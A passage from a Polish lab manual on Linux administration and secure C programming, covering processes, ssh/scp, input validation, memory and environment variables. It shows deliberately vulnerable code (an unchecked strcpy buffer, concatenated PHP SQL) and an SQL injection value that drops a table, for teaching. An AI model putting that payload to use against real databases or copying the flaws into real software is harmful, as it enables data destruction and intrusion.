$rm nowy.txt
$ls
prog
```

Przykład 2-11 Kasowanie pliku `nowy.txt`

2.3.4.6 Listowanie zawartości pliku

Zawartość pliku tekstowego listuje się za pomocą poleceń:

- `more nazwa_pliku`,
- `less nazwa_pliku`, `cat nazwa_pliku`.
- `cat nazwa_pliku`

Można do tego celu użyć też innych narzędzi jak edytor `vi`, edytor `gedit` lub wbudowany edytor programu `Midnight Commander`.

2.3.4.7 Szukanie pliku

Do szukania pliku służą polecenia:

- `locate wzorzec`
- `find ścieżka wzorzec`

Przykład

```
find /etc passwd
```

2.3.4.8 Prawa dostępu bieżącego procesu/sesji logowania

Czasami występuje potrzeba testowania lub zmiany identyfikacji bieżącej sesji dostępu. Do tego celu służą polecenia:
`newgrp, su, sudo, id.`
`id` – listowanie identyfikacji bieżącego lub innego użytkownika

```
id [OPTION]... [USER]
```

```
root@kali:~# id
uid=0(root) gid=0(root) groups=0(root)
root@kali:~# id juka
uid=1000(juka) gid=1000(juka) groups=1000(juka)
```

`su` – zmiana użytkownika w czasie bieżącej sesji

```
su [options] [username]
```

`newgrp` – zmiana grupy w czasie bieżącej sesji

```
newgrp [-] [group]
```

2.4 Operowanie procesami

Procesy są głównymi aktywnymi bytami w systemie. Jeżeli się coś w systemie dzieje wykonuje to jakiś proces. Podobnie jak pliki procesy tworzą drzewo którego korzeniem jest proces `init`.

2.4.1 Wyświetlanie uruchomionych procesów

2.4.1.1 Polecenie ps

Polecenie ps pozwala uzyskać informacje o uruchomionych procesach. Posiada ono wiele przełączników.

```
ps                      - wyświetlane są procesy o tym samym EUID co proces konsoli.
ps  - ef                - wyświetlanie wszystkich procesów w długim formacie.
ps  - ef | grep nazwa   - sprawdzanie czy wśród procesów istnieje proces nazwa
```

2.4.1.2 Polecenie `top`

Pozwala uzyskać informacje o procesach sortując je według czasu zużycia procesora. Lista odświeżana jest c0 5 sekund. Poniżej podano przykład wywołania polecenia top.

```
$top
  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
1831 juka      20   0 83340  20m  16m S   37  0.5   1:07.64 gnome-system-
 951 root      20   0 76812  21m  10m S   10  0.5   0:41.70 Xorg
   1 root      20   0  2892 1684 1224 S    0  0.0   0:00.58 init
```

Przykład 2-12 Użycie polecenia top

Symbol	Opis
PID	Identyfikator procesu
USER	Nazwa efektywnego użytkownika
PR	Priorytet procesu
NI	Wartość parametru nice
VIRT	Całkowita wielkość pamięci wirtualnej użytej przez proces
RES	Wielkość pamięci rezydentnej (nie podlegającej wymianie) w kb
SHR	Wielkość obszaru pamięci dzielonej użytej przez proces
S	Stan procesu: R – running, D – uninteruptible running, S – sleeping, T – traced or stoped, Z - zombie
%CPU	Użycie czasu procesora w %
%MEM	Użycie pamięci fizycznej w %
TIME+	Skumulowany czas procesora zużyty od startu procesu
COMMAND	Nazwa procesu

Tab. 2-3 Znaczenie parametrów polecenia top

2.4.1.3 Polecenie `uptime`

Polecenie wyświetla czas bieżący, czas pracy systemu, liczbę użytkowników i obciążenie systemu w ostatnich 1, 5 i 15 minutach.

```
$top
18:26:47 up  1:14,  4 users,  load average: 0.32, 0.25, 0.19
```

Przykład 2-13 Użycie polecenia `top`

2.4.1.4 Polecenie `pstree`

Polecenie wyświetla drzewo procesów. Można obserwować zależność procesów typu macierzysty – potomny.

```
root@kali:~# pstree
systemd─┬─ModemManager─┬─{gdbus}
        │              └─{gmain}
        ├─NetworkManager─┬─dhclient
        │                ├─{gdbus}
        │                └─{gmain}
        ├─dbus-daemon
        ├─gdm3─┬─gdm-session-wor─┬─gdm-wayland-ses─┬─gnome-session-b─┬─gnome-se+
        │      │                 │                 │                 ├─gnome-sh+
        │      │                 │                 │                 └─{gmain}
        │      │                 │                 ├─{gdbus}
        │      │                 │                 └─{gmain}
```


Przykład 2-14 Użycie polecenia `pstree`

2.4.1.5 Monitor systemu

W systemie Ubuntu dostępny jest monitor systemu który wyświetla informacje dotyczące aktywnych procesów. Uruchomienie następuje poprzez:

- Wybór opcji System / Administracja / Monitor systemu

- Wpisanie w terminalu polecenia: `gnome-system-monitor`



Przykład 2-15 Użycie polecenia monitora systemu

2.4.2 Kasowanie procesów

Procesy kasuje się poleceniem kill. Składnia polecenia jest nastepująca:

```
kill [-signal | -s signal] pid
```

Gdzie:
`signal` – numer lub nazwa sygnału
`pid` - pid procesu który należy skasować

Nazwa sygnału	Numer	Opis
`SIGTERM`	`15`	Zakończenie procesu w uporządkowany sposób
`SIGINT`	`2`	Przerwanie procesu, sygnał ten może być zignorowany
`SIGKILL`	`9`	Przerwanie procesu, sygnał ten nie może być zignorowany
`SIGHUP`	`1`	Używane w odniesieniu do demonów, powoduje powtórne wczytanie pliku konfiguracyjnego.

Tab. 2-4 Częściej używane sygnały

2.5 Zdalna praca i kopiowanie plików pomiędzy systemami

W Laboratoriu stosowane są dwie dystrybucje Linuks: Ubuntu 14.04 LTS i Kali Linuks wykonywany na maszynie wirtualnej Virtual Box. Kali Linuksa stosujemy gdyż w ćwiczeniach potrzebny jest dostęp do konta administratora. Każda z wersji Linuksa posiada swoją specyfikę, dotyczy to także Kali Linuksa. Ważna jest komunikacja pomiędzy tymi systemami co zostanie dalej opisane. Po uruchomieniu systemu Kali i zalogowaniu się należy uzyskać informację o adresach IP obydwu komputerów (Kali i Ubuntu) co wykonujemy poprzez polecenie `ifconfig`.

```
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.204  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fefc:5626  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:fc:56:26  txqueuelen 1000  (Ethernet)
```

Przykład 2-16 Uzyskanie adresu IP komputera

Następnie będąc w wirtualnym systemie Kali logujemy się na Ubuntu za pomocą narzędzia `ssh` jak pokazano poniżej.

```
root@kali:~# ssh juka@192.168.0.155
juka@192.168.0.155's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-35-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

136 pakietów może zostać zaktualizowanych.
51 aktualizacji jest aktualizacjami zabezpieczeń.

Last login: Tue Oct 24 12:11:46 2017 from 192.168.0.204
juka@Ubol:~$
```

Przykład 2-17 Zdalne logowanie w systemie za pomocą narzędzia ssh


Kopiowanie plików pomiędzy systemami można wykonywać za pomocą narzędzia `scp` a także programu Midnight Commander. Protokół SCP do przesyłania danych, szyfrowania i uwierzytelniania wykorzystuje protokół SSH. W oparciu o protokół SCP zrealizowano różnego rodzaju programy służące do kopiowania plików pomiędzy komputerami. Podstawowa składnia polecenie **`scp`** występującego w systemie Linux w trybie konsolowym jest następująca:

```
scp [opcje][[użytkownik@]]host1:]plik1 [[użytkownik@]]host2:]plik2
```

Przykładowo aby skopiować plik `ls.txt` znajdujący się na komputerze `192.168.0.155` w katalogu `/home/juka` do katalogu bieżącego wykonujemy polecenie:

```
root@kali:~# scp juka@192.168.0.155:/home/juka/ls.txt .
juka@192.168.0.155's password:
ls.txt                                        100%  266    83.6KB/s   00:00
```

Oczywiście musimy znać nazwę użytkownika i jego hasło na komputerze docelowym. Do kopiowania plików pomiędzy komputerami możemy też użyć programu Midnight Commander i protokołu SFTP jak pokazano poniżej.



Przykład 2-18 Zastosowanie protokołu SFTP do kopiowania plików pomiędzy komputerami.

2.6 Zadania

2.6.1 Uzyskiwanie informacji o stanie systemu

Zobacz jakie procesy i wątki wykonywane są aktualnie w systemie.

2.6.2 Uzyskiwanie informacji o obciążeniu systemu

Używając polecenia `top` zbadaj który z procesów najbardziej obciąża procesor.

2.6.3 Program kopiowania plików - funkcje niskiego poziomu

Napisz program `copy` który kopiuje pliki używając funkcji niskiego poziomu. Program ma być uruchamiany poleceniem `copy file1 file2` i kopiować podany jako parametr pierwszy plik `file1` na podany jako parametr drugi plik `file2`. Użyj w programie funkcji dostępu do plików niskiego poziomu: `open()`, `read()`, `write()`, `close()`. Znajdź opis tych funkcji w systemie pomocy. Program powinien działać według następującego schematu:

1. Utwórz bufor `buf` o długości `512` bajtów (tyle wynosi długość sektora na dysku).
2. Otwórz plik `file1`.
3. Utwórz plik `file2`.
4. Czytaj 512 bajtów z pliku `file1` do bufora `buf`.
5. Zapisz liczbę rzeczywiście odczytanych bajtów z bufora `buf` do pliku `file2`.
6. Gdy z `file1` odczytałeś 512 bajtów to przejdź do kroku 5.
7. Gdy odczytałeś mniej niż 512 bajtów to zamknij pliki i zakończ program.

2.6.4 Listowanie atrybutów pliku

Napisz program `fstat` wyprowadzający na konsolę atrybuty pliku będącego parametrem programu. Wywołanie: `fstat nazwa_pliku`. Przykładowo:

```
$./fstat fstat
Plik: fstat
wielkosc :  7318 b
liczba linkow:    1
pozwolenia: -rwxr-xr-x
link symboliczny: nie
```

W programie należy wykorzystać funkcję `int fstat(int file, struct stat fileStat)` oraz podane w tabeli maski bitowe. Pomogą one zidentyfikować prawa dostępu zwrócone przez element `fileStat.st_mode`. Dalsze wyjaśnienia dotyczące znaczenia atrybutów pliku, makra i maski bitowe znaleźć można w manualu w opisie wywołania `fstat`.

Wartośc ósemkowa	Nazwa symboliczna	Pozwolenie na
0400	S_IRUSR	Odczyt przez właściciela
0200	S_IWUSR	Zapis przez właściciela
0100	S_IXUSR	Wykonanie przez właściciela
0040	S_IRGRP	Odczyt przez grupę
0020	S_IWGRP	Zapis przez grupę
0010	S_IXGRP	Wykonanie przez grupę
0004	S_IROTH	Odczyt przez innych użytkowników
0002	S_IWOTH	Zapis przez innych użytkowników
0001	S_IXOTH	Wykonanie przez innych użytkowników

Tab. 2-5 Specyfikacja niektórych bitów określających prawa dostępu do pliku

```
file = open(argv[1],O_RDONLY);
res = fstat(file,&fileStat);
…
printf( (S_ISDIR(fileStat.st_mode)) ? "d" : "-");
printf( (fileStat.st_mode & S_IRUSR) ? "r" : "-");
…
```

Przykład 2-19 Fragment programu podającego atrybuty pliku

2.6.5 Listowanie atrybutów plików w zadanym katalogu

Na podstawie poprzedniego programu napisz program listujący pliki wraz z atrybutami zadanego katalogu. Do przeglądania katalogu użyj funkcji `opendir, readdir, closedir`.

2.6.6 Zmiana efektywnego identyfikatora użytkownika

Napisz jako root program wyświetlający rzeczywisty `uid` i efektywny `euid` identyfikator użytkownika. Ustaw bit `s` a następnie uruchom program jako inny użytkownik. Następnie dodaj do programu akcję którą może wykonać tylko root (nie destruktywną) i sprawdź czy wykona się jako zwykły użytkownik.

3. Zagadnienia tworzenia bezpiecznych aplikacji

3.1 Bezpieczne oprogramowanie

Wiele luk w programach powstaje na skutek niskiej jakości pracy programistów i złych praktyk programowania. Błędy te dzielą się na grupy:

- Niezabezpieczona współpraca między komponentami systemu
- Ryzykowne zarządzanie zasobami
- Zawierająca luki obrona

3.2 Odwołanie się do argumentów programu

Często zachodzi potrzeba przekazania do wnętrza programu określonych parametrów które mogą być przekazane jako parametry przy wywołanie programu. Dla przykładu:

```
prog 123 a2 a3
```

Poniższy przykład pokazuje jak odwołać się do argumentów.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
      int i,k;
      printf("argc= %d\n",argc);
      for(i=0;i<argc;i++) {
        printf("argv[%d] = %s\n",i,argv[i]);
      }
      k = atoi(argv[1])
      return EXIT_SUCCESS;
}
```

Przykład 3-1 Program wypisujący swoje argumenty

Program daje wyniki jak poniżej.

```
argc= 4
argv[0] = ./prog
argv[1] = 123
argv[2] = a2
argv[3] = a3
```

Należy zauważyć że przekazane do programu parametry są łańcuchami tekstowymi (ang. *string*). Jeżeli chcielibyśmy zamienić parametr 123 na liczbę należy użyć funkcji `int atoi(char *lstring)` przekształcającą napis `lstring` na liczbę `int` tak jak w powyższym przykładzie.

3.3 Obsługa wejścia programu

Brak właściwego zabezpieczenia danych wejściowych jest jedną z najczęstszych przyczyn awarii. Dane wejściowe mogą być czytane z:

- Klawiatury
- Myszy
- Plików
- Sieci

Na etapie specyfikacji programu należy dokładnie określić długości wprowadzanych danych i ich typy. Program przy pobieraniu danych powinien dokładnie zweryfikować długości danych, ich typ i ewentualnie znaczenie. Na dane wejściowe zwykle przeznaczane są bufory. Gdy dane są dłuższe niż bufor może dojść do nadpisanie innych obszarów pamięci. Pokazuje to poniższy przykład.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define SIZE 6


int main(int argc, char *argv[])
{ char buf[SIZE];
  strcpy(buf,argv[1]);
  printf("Bufor: %s\n",buf);
  return 0;
}
```

Przykład 3-2 Niebezpieczny program, brak sprawdzania danych wejściowych

Jedną z możliwości zabezpieczenia danych wejściowych programu pokazano poniżej.

```
// Zapezpieczenie wejścia programu
// Ma byc 8 znakow alfanumerycznych
#include <stdio.h>
#include <string.h>
#include <ctype.h>
#define BSIZE 8

int main(int argc, char * argv[]) {
    char buf[BSIZE + 1];
    int i;
    if(argc < 1) {
            printf("brak parametru\n");
            return 1;
    }
    // Sprawdzenie dlugosci danych
    if(strlen(argv[1]) >= BSIZE) {
      printf("za dlugie dane\n");
      return 1;
    }
    strncpy(buf,argv[1],BSIZE);
    // Sprawdzenie czy znaki alfanumeryczne
     ...
    return 0;
}
```

Przykład 3-3 Sprawdzanie danych wejściowych programu

Ważnym elementem bezpiecznego programowania jest poprawna interpretacja danych wejściowych i innych danych tworzonych na ich podstawie. Szczególnie dużo błędów powstaje w językach o słabym typowaniu (rzutowanie zmiennych) i przy posługiwaniu się zmiennymi oznaczającymi adresy (np. listy). Przykładem jest język C.

3.4 Niebezpieczne dane wejściowe i wstrzykiwanie kodu

Do słabych punktów należą miejsca gdzie wykonywany jest kod zawarty w HTML treści dokumentu sieciowego. Przeglądarka może wykonywać kod JavaScript, ActiveX, VBScript, Flash. Podobnie jest z danymi wejściowymi do zapytań SQL co ilustruje poniższy przykład.

```
$nazwa = $_REQUEST[`nazwa`]
$zapytanie = ”SELECT * FROM klienci  WHERE nazwa = ` ” .nazwa.”`;”;
$wynik = mysql_query($zapytanie);
```

Przykład 3-4 Niebezpieczny kod PHP

Wprowadzenie jako nazwa danych

```
Zenek`; DROP TABLE klienci
```

Będzie skutkowało usunięciem tabeli klienci

3.5 Wycieki pamięci

W wielu przypadkach nie wiadomo z góry jaki będzie rozmiar potrzebnych danych. W takich przypadkach stosuje się dynamiczny przydział pamięci. Pobierana pamięć nie zawsze jest zwalniana co powoduje wyciek pamięci.

```
int main( int argc, char *argv[]) {
      int* ptr;
      int i,n;
      // Liczba elementow tablicy jako argument programu
      n = atoi(argv[1]);
      printf("Liczba elementow: %d\n", n);
      // Dynamiczna alokacja pamieci
      ptr = (int*)malloc(n * sizeof(int));
      if (ptr == NULL) {
            perror("malloc");
            exit(0);
      } else {
    for (i = 0; i < n; ++i) ptr[i] = i + 1;

      }
      ...
}
```

Przykład 3-5 Dynamiczna alokacja pamieci

Inne funkcje: `calloc(), free(), realloc()`

3.6 Nieprawidłowa rywalizacja o pamięć współdzieloną

Wiele błędów programistycznych powstaje na skutek błędnego użycia pamięci współdzielonej przez operujące na niej procesy i wątki. Prowadzi to do otrzymywania przypadkowych wyników powodowanych przez zjawisko hazardu i wyścigów. Zapobieganie odbywa się przez stosowanie:

- Blokad – na poziomie plików
- Semaforów - na poziomie procesów
- Muteksów - ma poziomie wątków

Stosowanie powyższych mechanizmów może prowadzić do zakleszczenia procesów.

3.7 Sprawdzanie wyników działania funkcji systemowych

Funkcje systemowe mogą skończyć się błędem, na co programista powinien być przygotowany. Błąd funkcji sygnalizowany jest jej kodem powrotu, zwykle –1. Numer błędu ostatniej funkcji systemowej przechowywany jest w zmiennej globalnej `errno`. Ich znaczenie zdefiniowane jest w pliku nagłówkowym `<errno.h>`

```
#include <ernno.h>
main(int argc, char * argv[]) {
  int fd;
  fd = open(argv[1],O_RDONLY);
  if(fd < 0) {
       printf("Blad %d\n",errno);
       return;
  }
  ...
}
```

Przykład 3-6 Użycie zmiennej errno

Gdy spróbujemy otworzyć powyższym programem nieistniejący plik otrzymamy komunikat:

```
Blad: 2
```

Aby określić znaczenie błędu trzeba przeszukać plik `<errno.h>` co jest niewygodne. Aby uniknąć tego można skorzystać z funkcji `perror`.

```
void perror(char *napis)
```

Gdzie:

`napis` Komunikat wypisywany na `stderr`

Funkcja wypisuje na urządzeniu `stderr` łańcuch napis a potem słowny opis błędu.

```
#include <ernno.h>
main(int argc, char * argv[]) {
  int fd;
  fd = open(argv[1],O_RDONLY);
  if(fd < 0) {
       perror("open");
       return;
  }
  ...
}
```

Przykład 3-7 Użycie funkcji **perror** do sygnalizacji błędu

Gdy spróbujemy otworzyć powyższym programem nieistniejący plik otrzymamy komunikat:

```
open: No such file or directory
```

3.8 Ataki z użyciem zmiennych środowiskowych

Zmienne środowiska są parami wartości `nazwa=wartość` dziedziczonymi z procesu macierzystego. Zawierają one w istocie dane wejściowe do programów i skryptów. Zmienne środowiska można wyświetlić poleceniem `env`. Powszechnie używaną zmienną środowiska jest zmienna PATH która określa ścieżkę poszukiwań programów wykonywalnych.

```
$env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Zmiana ścieżki PATH może być środkiem użytym w ataku i spowodować wykonanie podstawionego programu zamiast standardowego. Może tak się zdarzyć w podanym niżej skrypcie.

```
#!/bin/bash
user = `echo $1 | sed 's/@/.*//'
grep $user /var/local/accounts/ipaddrs
```

Podstawiając własny program pod program sed czy grep można wykonać dowolną akcję.

Podobnie wygląda sprawa użycia bibliotek dynamicznych. Ich położenie określone jest przez zmienną środowiska LD_LIBRARY_PATH. Modyfikując tę zmienną można doprowadzić do wykorzystania przez program podstawionej biblioteki dynamicznej.

3.9 Pisanie bezpiecznego kodu, makro assert

W pisaniu bezpiecznego kodu przydatne jest makro `assert`. Zdefiniowane jest ono w pliku nagłówkowym `assert.h`.

```
#include <assert.h>

void assert(int expression)
```

Gdy wartość wyrażenia expression jest równa zero program będzie przerwany i wyprowadzone będą informacje:

- Nazwa pliku z programem
- Numer linii w której wystąpił błąd
- Nazwa funkcji w której wystąpił błąd

Makra `assert` należy użyć do sprawdzenia czy spodziewane warunki są spełnione, np.:

```
assert(a > b+1);
assert(c == f);
assert(e);
```

Poniżej podany został przykład użycia makra `assert`.

```
#include <stdio.h>
#include <assert.h>
// #define NDEBUG

int main(int argc, char * argv[]) {
    printf("Start, argc= %d\n",argc);
    assert(argc > 1);
    printf("argv[1]= %s\n", argv[1]);
    printf("Koniec\n");
}
```

Przykład 3-8 Użycie makra assert

Gdy uruchomimy program bez argumentów (czyli wartość wyrażenia `argc >1` będzie fałszywa (zero)) makro zatrzyma program i wyprowadzi komunikat:

```
$./assert
Start, argc= 1
Assert: assert.c:6: main: Assertion ‘argc > 1’ failed.
Przerwane
$
```

Natomiast prawidłowe uruchomienie programu, z jednym parametrem spowoduje że wartość wyrażenia `argc >1` będzie prawdziwa i makro nie zadziała.

```
$./assert 222
Start, argc= 2
argv[1]= 222
Koniec
```

3.10 Zasada minimalnych przywilejów

Programom należy nadawać tylko takie przywileje jakie są konieczne do wykonania ich zadania. Problemem jest udzielenie procesowi większych przywilejów niż standardowe. Służy do tego mechanizm `setuid` i `setgid` korzystający z pojęć rzeczywistego i efektywnego identyfikatora użytkownika.

Innym mechanizmem jest mechanizm chroot. Chroot to polecenie uniksowe, pozwalające uruchomić dany program ze zmienionym korzeniem (root) – katalogiem głównym systemu plików.

```
chroot [OPTION] NEWROOT [COMMAND [ARG]...]
```

Polecenie to zmienia korzeń systemu plików na `NEWROOT` przez co procesy potomne nie mogą sięgnąć do plików leżących powyżej `NEWROOT`.

3.11 Zadania

3.11.1 Program kopiowania plików - funkcje niskiego poziomu

Napisz program `copy` który kopiuje pliki używając funkcji niskiego poziomu. Program ma być uruchamiany poleceniem `copy file1 file2` i kopiować podany jako parametr pierwszy plik `file1` na podany jako parametr drugi plik `file2`. Użyj w programie funkcji dostępu do plików niskiego poziomu: `open()`, `read()`, `write()`, `close()`. Znajdź opis tych funkcji w systemie pomocy. Program powinien działać według następującego schematu:

1. Utwórz bufor `buf` o długości 512 bajtów (tyle wynosi długość sektora na dysku).
2. Otwórz plik `file1`.
3. Utwórz plik `file2`.
4. Czytaj 512 bajtów z pliku `file1` do bufora `buf`.
5. Zapisz liczbę rzeczywiście odczytanych bajtów z bufora `buf` do pliku `file2`.
6. Gdy z `file1` odczytałeś 512 bajtów to przejdź do kroku 5.
7. Gdy odczytałeś mniej niż 512 bajtów to zamknij pliki i zakończ program.

Dokonaj zabezpieczenia danych wejściowych do programu tak aby zawierały tylko prawidłowe ścieżki do pliku. Użyj makra assert gdy wykryte zostaną nieprawidłowe parametry.

3.11.2 Listowanie atrybutów pliku

Napisz program `fstat` wyprowadzający na konsolę atrybuty pliku będącego parametrem programu. Wywołanie: `fstat nazwa_pliku`. Przykładowo: `$./fstat fstat`

3.11.3 Listowanie zmiennych otoczenia i wykazu użytych bibliotek

Zmodyfikuj powyższy program tak aby wyświetlić wszystkie zmienne otoczenia i użyte biblioteki dynamiczne. Biblioteki dynamiczne uzyte w programie można wyświetlić poleceniem ldd.

3.11.4 Dynamiczna allokacja pamięci

Napisz program wykonujący krokowo rezerwację kolejnych obszarów pamięci za pomocą funkcji malloc. Zaobserwuj działanie za pomocą polecenia `free`.

3.11.5 Ilustracja blokad plików

Napisz program ilustrujący działanie blokad doradczych przy uzyciu funkcji lockf. Program powinien być uruchomiony z argumentem

4. Monitorowanie systemu

Sprawne działanie komputera zależy od:

- Zdolności do sprawności wykonania operacji obliczeniowych
- Dostępności pamięci operacyjnej
- Przepustowości systemu wejścia/wyjścia
- Dostępności pamięci zewnętrzej

Gdy którakolwiek z powyższych funkcji zostanie zakłócona, system komputerowy traci zdolność do świadczenia usług. Poniżej omówione zostaną narzędzia przeznaczone do monitorowania wyżej wymienionych zasobów i funkcji.

4.1 Śledzenie procesów

4.1.1 Wyświetlanie listy uruchomionych procesów - polecenie ps

Polecenie `ps` pozwala uzyskać informacje o uruchomionych procesach. Występuje w trzech wersjach:

1. UNIX – opcje mogą być grupowane i musza być poprzedzone znakiem –
2. BSD – opcje mogą być grupowane i nie muszą być poprzedzone znakiem -
3. GNU – opcje długie, musza być poprzedzone dwoma znakami --

```
$ps
  PID TTY          TIME CMD
 2388 pts/6    00:00:00 bash
 2402 pts/6    00:00:00 ps
```

Kolumny zawierają:
PID - PID procesu
TTY – Identyfikator terminala na którym proces został uruchomiony
TIME - Ilość czasu procesora zużyta przez ten proces
CMD - Nazwa pliku z którego utworzono proces

Polecenie ps posiada wiele przełączników. Przełączniki dotyczą:

- Jakie procesy mają być wyświetlane
- Jakie ich atrybuty mają być wyświetlane

Przykłady:
`ps` - wyświetlane są procesy o tym samym EUID co proces konsoli.
`ps -ef` - wyświetlanie wszystkich procesów w długim formacie.
`ps -eF` - wyświetlanie wszystkich procesów w b. długim formacie.
`ps -ef | grep nazwa` - sprawdzanie czy wśród procesów istnieje proces nazwa

```
$ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 11:12 ?        00:00:01 /sbin/init
root         2     0  0 11:12 ?        00:00:00 [kthreadd]
root         3     2  0 11:12 ?        00:00:00 [ksoftirqd/0]
root         4     2  0 11:12 ?        00:00:00 [kworker/0:0]
root         5     2  0 11:12 ?        00:00:00 [kworker/0:0H]
```

Przykład 4-1 Uzyskanie listy wszystkich procesów w systemie

4.1.2 Procesy wielowątkowe

Polecenie `ps` nie pokazuje wątków procesu. Aby zaobserwować wątki procesów należy w poleceniu `ps` użyć opcji L co pokazuje poniższy przykład.

